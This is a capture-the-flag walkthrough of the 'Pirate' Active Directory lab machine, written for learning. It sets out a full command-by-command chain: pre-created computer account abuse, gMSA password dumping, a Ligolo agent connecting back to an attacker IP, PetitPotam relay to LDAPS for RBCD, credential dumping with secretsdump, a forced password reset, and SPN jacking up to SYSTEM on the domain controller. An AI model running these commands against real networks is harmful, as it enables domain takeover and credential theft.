Pirate is a Hard Windows Active Directory machine that drops you in with a low-privilege assumed-breach account. Initial enumeration surfaces an ADCS instance, a handful of domain users, and two pre-created computer accounts with weak default passwords. Abusing the pre-Windows 2000 compatible access misconfiguration yields TGTs for MS01$ and EXCH01$, which we use to read gMSA passwords for two managed service accounts. Both accounts have WinRM access to the DC, but there are no flags there - the real targets are on internal hosts reachable only through a pivot. After setting up a Ligolo tunnel we find WEB01 on an internal subnet, coerce its authentication via PetitPotam, and relay it to LDAPS to perform an RBCD attack, landing SYSTEM on WEB01 and collecting the user flag. Dumping LSA secrets from WEB01 gives us a.white’s plaintext password in DefaultPassword. a.white has ForceChangePassword over the admin account a.white_adm, which is a member of the IT group. That group holds WriteSPN over every machine in the domain, and a.white_adm has constrained delegation rights over WEB01. We abuse WriteSPN to register a fake SPN on DC01$, then request an S4U2Proxy ticket impersonating Administrator against CIFS/DC01.pirate.htb, which gives us a SYSTEM shell on the domain controller.
We start with a full TCP scan using rustscan piped into nmap for service and version detection. The scan reveals a domain controller - DC01.pirate.htb on the pirate.htb domain - with the full expected AD surface: DNS on 53, HTTP on 80, LDAP on 389 and 636, RPC, and the Global Catalog ports 3268/3269.
rustscan --ulimit 5000 -r 1-65535 -a 10.129.12.223 -- -Pn -A

PORT      STATE SERVICE     VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft IIS httpd 10.0
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.pirate.htb
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
9389/tcp  open  mc-nmf      .NET Message Framing
<SNIP>
The OS fingerprint comes back as Windows Server 2019, and the certificate common name confirms we are talking directly to DC01.pirate.htb.
Before going further, we use nxc to grab the machine’s hostname and generate both a hosts file entry and a krb5.conf for Kerberos authentication:
nxc smb 10.129.12.223 --generate-hosts-file hosts
nxc smb 10.129.12.223 --generate-krb5-file krb5
We add the generated entries to /etc/hosts and /etc/krb5.conf respectively. Having proper DNS and Kerberos configuration in place early prevents headaches later when tools start asking for realm information.
The web server on port 80 is a default IIS installation - nothing custom running, nothing interesting to look at.
With the provided starting credentials we enumerate shares:
nxc smb pirate.htb -u 'pentest' -p 'p3nt3st2025!&' --shares
SMB  10.129.12.223  445  DC01  Share           Permissions     Remark
SMB  10.129.12.223  445  DC01  -----           -----------     ------
SMB  10.129.12.223  445  DC01  ADMIN$                          Remote Admin
SMB  10.129.12.223  445  DC01  C$                              Default share
SMB  10.129.12.223  445  DC01  IPC$            READ            Remote IPC
SMB  10.129.12.223  445  DC01  NETLOGON        READ            Logon server share
SMB  10.129.12.223  445  DC01  SYSVOL          READ            Logon server share
Read access to SYSVOL is always worth a look for Group Policy Preferences passwords, but --gpp_password and --gpp_autologin both come back empty.
Time to get the full picture. We run rusthound-ce to pull all LDAP objects and certificate template data, then load the resulting zip into BloodHound:
rusthound-ce -d pirate.htb -c All -u 'pentest' -i 10.129.12.223 -z --dns-tcp

[INFO] All data collected for NamingContext DC=pirate,DC=htb
[INFO] Found 12 enabled certificate templates
[INFO] 10 users parsed!
[INFO] 4 computers parsed!
[INFO] 1 enterprisecas parsed!
[INFO] 34 certtemplates parsed!
[INFO] .//20260301120903_pirate-htb_rusthound-ce.zip created!

The pentest account has Enroll rights over several certificate templates, including PIRATE-DC01-CA. More interestingly, the collection flags an Active Directory Certificate Services instance that nxc can confirm directly:
nxc smb pirate.htb -u 'pentest' -p 'p3nt3st2025!&' -M enum_ca
ENUM_CA  10.129.12.223  445  DC01  Active Directory Certificate Services Found.
ENUM_CA  10.129.12.223  445  DC01  http://10.129.12.223/certsrv/certfnsh.asp
ADCS in the environment means certificate-based attacks are on the table - we will keep it in mind as we continue.
We pull the domain’s user list via LDAP to build a target list for further attacks:
ldapsearch -H ldap://10.129.12.223 -x -D "pentest@pirate.htb" -w 'p3nt3st2025!&' \
  -b "DC=pirate,DC=htb" "(objectClass=user)" sAMAccountName
The relevant accounts are Administrator, a.white_adm, a.white, and j.sparrow, along with two group Managed Service Accounts - gMSA_ADCS_prod$ and gMSA_ADFS_prod$. The computer accounts WEB01$, MS01$, and EXCH01$ are also in scope and worth keeping in mind.
With the user list in hand, we try Kerberoasting against every account:
GetUserSPNs.py pirate.htb/'pentest' -dc-ip 10.129.12.223 -usersfile users
We get TGS hashes back for a.white_adm, gMSA_ADFS_prod$, gMSA_ADCS_prod$, EXCH01$, MS01$, WEB01$, DC01$. Nothing cracks offline, so we move on.

When Kerberoasting hits a dead end, it is worth checking for pre-created computer accounts. These are machine accounts that were prestaged in Active Directory before the physical computer ever joined the domain. When no explicit password is set during prestaging, the account password defaults to the lowercase version of the machine name - trivially guessable. The nxc pre2k module automates both the discovery and the authentication check:
nxc ldap pirate.htb -u 'pentest' -p 'p3nt3st2025!&' -M pre2k
PRE2K  10.129.12.223  389  DC01  Pre-created computer account: MS01$
PRE2K  10.129.12.223  389  DC01  Pre-created computer account: EXCH01$
PRE2K  10.129.12.223  389  DC01  [+] Successfully obtained TGT for ms01@pirate.htb
PRE2K  10.129.12.223  389  DC01  [+] Successfully obtained TGT for exch01@pirate.htb
Both MS01$ and EXCH01$ still have the default password set, and nxc saves the resulting TGTs to disk automatically.

BloodHound shows exactly why this matters: MS01$ has ReadGMSAPassword over both gMSA_ADFS_prod$ and gMSA_ADCS_prod$. That is the chain we need.
Group Managed Service Accounts store their passwords in the msDS-ManagedPassword LDAP attribute, which is only readable by explicitly authorized principals. Now that we have a valid TGT for MS01$ - one of those authorized principals - we can read both gMSA passwords using gMSADumper:
export KRB5CCNAME=/home/itzvenom/.nxc/modules/pre2k/ccache/ms01.ccache

python3 gMSADumper.py -d pirate.htb -l dc01.pirate.htb -k

Users or groups who can read password for gMSA_ADCS_prod$:
 > Domain Secure Servers
gMSA_ADCS_prod$:::[REDACTED]
gMSA_ADCS_prod$:aes256-cts-hmac-sha1-96:[REDACTED]

Users or groups who can read password for gMSA_ADFS_prod$:
 > Domain Secure Servers
gMSA_ADFS_prod$:::[REDACTED]
gMSA_ADFS_prod$:aes256-cts-hmac-sha1-96:[REDACTED]
Both managed service accounts are members of Remote Management Users, so we can log in via WinRM using their NT hashes directly:
evil-winrm -u 'gMSA_ADCS_prod$' -H '[REDACTED]' 10.129.12.223
evil-winrm -u 'gMSA_ADFS_prod$' -H '[REDACTED]' 10.129.12.223
We get shells on the domain controller as both accounts, but there are no flags there. The network configuration tells us why:
Ethernet adapter vEthernet (Switch01):
IPv4 Address: 192.168.100.1

Ethernet adapter Ethernet0 2:
IPv4 Address: 10.129.12.223
The DC has a second adapter on a 192.168.100.0/24 internal subnet. The flags are somewhere behind it.
We upload the Ligolo agent through the WinRM session as gMSA_ADFS_prod$ and connect back to our proxy:
*Evil-WinRM* PS C:\Users\gMSA_ADFS_prod$\Documents> upload /opt/ligolo/agent.exe .
*Evil-WinRM* PS C:\Users\gMSA_ADFS_prod$\Documents> .\agent.exe -connect 10.10.14.106:11601 -ignore-cert
time="2026-03-01T12:48:00-08:00" level=info msg="Connection established" addr="10.10.14.106:11601"
On our side we start the proxy, create a tun interface, add the route, and bring the tunnel up:
sudo ./proxy -selfcert

[Agent : PIRATE\gMSA_ADFS_prod$@DC01] » ifcreate --name ligolo
[Agent : PIRATE\gMSA_ADFS_prod$@DC01] » route_add --name ligolo --route 192.168.100.0/24
[Agent : PIRATE\gMSA_ADFS_prod$@DC01] » start
With the tunnel running, we scan the internal subnet:
nxc smb 192.168.100.0/24
SMB  192.168.100.1  445  DC01   [*] Windows Server 2019 x64 (domain:pirate.htb) (signing:True)
SMB  192.168.100.2  445  WEB01  [*] Windows Server 2019 x64 (domain:pirate.htb) (signing:False)
WEB01 is at 192.168.100.2 and SMB signing is disabled - which opens the door to relay attacks.
The plan is a two-part attack: coerce WEB01 into authenticating back to us via one of the print spooler or EFS coercion primitives, catch that authentication, and relay it to the DC’s LDAPS to configure Resource-Based Constrained Delegation on WEB01$. The reason this relay works so cleanly is that a computer account inherently has the right to modify its own AD object - including writing to msDS-AllowedToActOnBehalfOfOtherIdentity. By catching WEB01$’s authentication and relaying it to LDAPS, the session arrives at the DC with those self-modification rights intact, which is exactly what we need to set up RBCD. Because MachineAccountQuota is 10, any domain user can create new computer accounts, giving us a controlled delegation principal to wire in.
We start the relay listener first:
ntlmrelayx.py -t ldaps://10.129.12.223 --delegate-access -smb2support --remove-mic
Then we trigger authentication coercion from WEB01 using our gMSA_ADFS_prod$ session and its access to the internal network:
nxc smb 192.168.100.2 -u 'gMSA_ADFS_prod$' -H '[REDACTED]' \
  -M coerce_plus -o L=10.10.14.106
COERCE_PLUS  WEB01  VULNERABLE, PetitPotam
COERCE_PLUS  WEB01  Exploit Success, efsrpc\EfsRpcAddUsersToFile
The coerced authentication from WEB01$ reaches our relay listener, which forwards it to LDAPS and creates a new machine account with delegation rights over WEB01$:
[*] ldaps://PIRATE/WEB01$@10.129.12.223 -> Adding new computer with username: CCJJCFIE$ result: OK
[*] ldaps://PIRATE/WEB01$@10.129.12.223 -> CCJJCFIE$ can now impersonate users on WEB01$ via S4U2Proxy
Now we request a service ticket impersonating Administrator against WEB01 using the newly created account:
getST.py -spn 'cifs/WEB01.pirate.htb' -impersonate 'Administrator' \
  'pirate.htb/CCJJCFIE$:[REDACTED]' -dc-ip 10.129.12.223
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_WEB01.pirate.htb@PIRATE.HTB.ccache
With the impersonated ticket loaded, we use psexecsvc.py to get a SYSTEM shell on WEB01:
export KRB5CCNAME=./Administrator@cifs_WEB01.pirate.htb@PIRATE.HTB.ccache

psexecsvc.py 'Administrator'@WEB01.pirate.htb -system -k -no-pass -dc-ip 10.129.12.223
[*] Found writable share ADMIN$
[*] Uploading file PSEXECSVC.exe
[*] Creating service PSEXESVC on WEB01.pirate.htb.....
[+] Elevating to system

C:\Windows\system32> type C:\Users\a.white\Desktop\user.txt
[REDACTED]
We dump LSA secrets and cached credentials from the box:
secretsdump.py -k -no-pass 'Administrator'@WEB01.pirate.htb

[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
<SNIP>
[*] Dumping cached domain logon information (domain/username:hash)
PIRATE.HTB/Administrator:$DCC2$10240#Administrator#[REDACTED]
PIRATE.HTB/a.white:$DCC2$10240#a.white#[REDACTED]
[*] DefaultPassword
PIRATE\a.white:[REDACTED]
The DefaultPassword LSA secret stores the credential Windows uses for automatic logon. It is easy to overlook but frequently contains valid domain credentials in environments where workstations are configured to log in automatically. Here it hands us a.white’s plaintext password.
Back in BloodHound we check what a.white can do. She has ForceChangePassword over a.white_adm:

ForceChangePassword does not require knowledge of the current password - we can set a new one directly via bloodyAD:
bloodyAD --host 10.129.12.223 -d pirate.htb -u a.white -p '[REDACTED]' \
  set password a.white_adm 'Password123!'
[+] Password changed successfully!

a.white_adm is a member of the IT group, which has WriteSPN over all domain computers - WEB01$, MS01$, EXCH01$, and DC01$:
She also has AllowedToDelegate rights targeting WEB01:

This combination unlocks a constrained delegation abuse chain sometimes called SPN jacking. The attack works in three logical steps. First, we use WriteSPN to register the SPN HTTP/WEB01.pirate.htb on DC01$ instead of on WEB01$ where it normally lives. Second, when we request a delegation ticket for HTTP/WEB01.pirate.htb, the KDC checks a.white_adm’s constrained delegation rights - which legitimately include that service name - and approves the S4U2Proxy request. But because the SPN now resolves to DC01$, the KDC encrypts the resulting ticket with DC01$’s machine account key rather than WEB01$’s. Third, we use -altservice in getST.py to rewrite the service class in the ticket from HTTP to CIFS, turning it from a web service ticket into a file system access ticket - valid against DC01.pirate.htb.
First we get a TGT for a.white_adm:
getTGT.py pirate.htb/a.white_adm
# Password: Password123!
[*] Saving ticket in a.white_adm.ccache
We set the canonical SPNs back on WEB01$ to keep it operational and avoid raising alarms:
bloodyAD -u 'a.white_adm' -p 'Password123!' -d 'pirate.htb' --host 10.129.12.223 \
  set object 'WEB01$' servicePrincipalName \
  -v 'HOST/WEB01' \
  -v 'HOST/WEB01.pirate.htb' \
  -v 'RestrictedKrbHost/WEB01' \
  -v 'RestrictedKrbHost/WEB01.pirate.htb'
[+] WEB01$'s servicePrincipalName has been updated
Then we register the delegation SPN on DC01$:
bloodyAD -u 'a.white_adm' -p 'Password123!' -d 'pirate.htb' --host 10.129.12.223 \
  set object 'DC01$' servicePrincipalName \
  -v 'HTTP/WEB01.pirate.htb'
[+] DC01$'s servicePrincipalName has been updated
Now we request the S4U2Proxy ticket. The -altservice flag is what turns this from a WEB01 ticket into a DC01 ticket:
getST.py -spn 'HTTP/WEB01.pirate.htb' -impersonate 'Administrator' \
  'pirate.htb/a.white_adm:Password123!' -dc-ip 10.129.12.223 \
  -altservice 'CIFS/DC01.pirate.htb'
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Changing service from HTTP/WEB01.pirate.htb@PIRATE.HTB to CIFS/DC01.pirate.htb@PIRATE.HTB
[*] Saving ticket in Administrator@CIFS_DC01.pirate.htb@PIRATE.HTB.ccache
We load the ticket and use psexecsvc.py to get a SYSTEM shell directly on the domain controller:
export KRB5CCNAME=Administrator@CIFS_DC01.pirate.htb@PIRATE.HTB.ccache

psexecsvc.py 'Administrator'@DC01.pirate.htb -system -k -no-pass
[*] Requesting shares on DC01.pirate.htb.....
[*] Found writable share ADMIN$
[*] Uploading file PSEXECSVC.exe
[*] Opening SVCManager on DC01.pirate.htb.....
[*] Creating service PSEXESVC on DC01.pirate.htb.....
[*] Starting service PSEXESVC.....
[+] Elevating to system

C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
[REDACTED]